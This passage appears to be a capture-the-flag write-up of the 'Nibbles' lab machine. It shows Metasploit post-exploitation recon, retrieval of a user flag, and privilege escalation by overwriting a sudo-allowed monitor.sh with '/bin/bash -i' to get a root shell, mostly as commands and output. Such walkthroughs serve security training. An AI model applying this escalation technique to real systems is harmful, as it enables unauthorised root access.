Transitioning to the Meterpreter shell, we ran the "exploit-suggester" module but found no identified exploits for further privilege escalation.

```
msf6 post(multi/recon/local_exploit_suggester) > options
Module options (post/multi/recon/local_exploit_suggester):
-----
Name      Current Setting  Required  Description
-----
SESSION   [REDACTED]      yes       The session to run this module on
SHOWDESCRIPTION false            yes       Displays a detailed description for the available exploits

msf6 post(multi/recon/local_exploit_suggester) > set SESSION 1
SESSION => 1
msf6 post(multi/recon/local_exploit_suggester) > exploit
[*] 10.10.10.75 - Collecting local exploits for php/linux...
[-] 10.10.10.75 - No suggestions available.
[*] Post module execution completed
```


Undeterred, we proceeded to explore the user's home directory and uncovered a file containing a user flag, confirming our foothold within the system.

```
cd home
ls
nibbler
cd nibbler
ls
personal.zip
user.txt
cat user.txt
user34841097916cd876bed34a9d723279
```

To escalate privileges, we executed the command "sudo -l" to determine the user's sudo privileges. The output revealed that the user could run a ".sh" file as the root user without requiring a password.

```
sudo -l
Matching Defaults entries for nibbler on Nibbles:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nibbler may run the following commands on Nibbles:
(root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

Curiously, attempting to locate the specified file yielded no apparent results.

```
cat /home/nibbler/personal/stuff/monitor.sh
cat: /home/nibbler/personal/stuff/monitor.sh: No such file or directory
```

However, we noticed a zip file within the directory structure.

```
ls
personal.zip
user.txt
```

Extracting its contents, we discovered the executable ".sh" file in question, as indicated by the "sudo -l" output.

```
unzip personal.zip
Archive: personal.zip
creating: personal/
creating: personal/stuff/
inflating: personal/stuff/monitor.sh
```

Employing a technique, we removed the file, and then injected the command "/bin/bash -i" into a new copy of the ".sh" file, effectively dropping a shell command/prompt into the file.


```
touch monitor.sh
echo "/bin/bash -i" >> monitor.sh
cat monitor.sh
/bin/bash -i
```

Executing this modified file with sudo permissions successfully granted us a shell as the root user, providing unrestricted access to the system.

```
sudo ./monitor.sh
bash: cannot set terminal process group (1323): Inappropriate ioctl for device
bash: no job control in this shell
root@Nibbles:/home/nibbler/personal/stuff# whoami
whoami
root
root@Nibbles:/home/nibbler/personal/stuff#
```

Throughout the engagement, we meticulously documented our findings and progress, providing detailed explanations and capturing relevant screenshots to support our analysis and subsequent reporting.

APPENDIX A – CONTACT INFORMATION

Name	Smertin
Github	https://github.com/smertin123
Medium	https://medium.com/@smertin
Discord	.smertin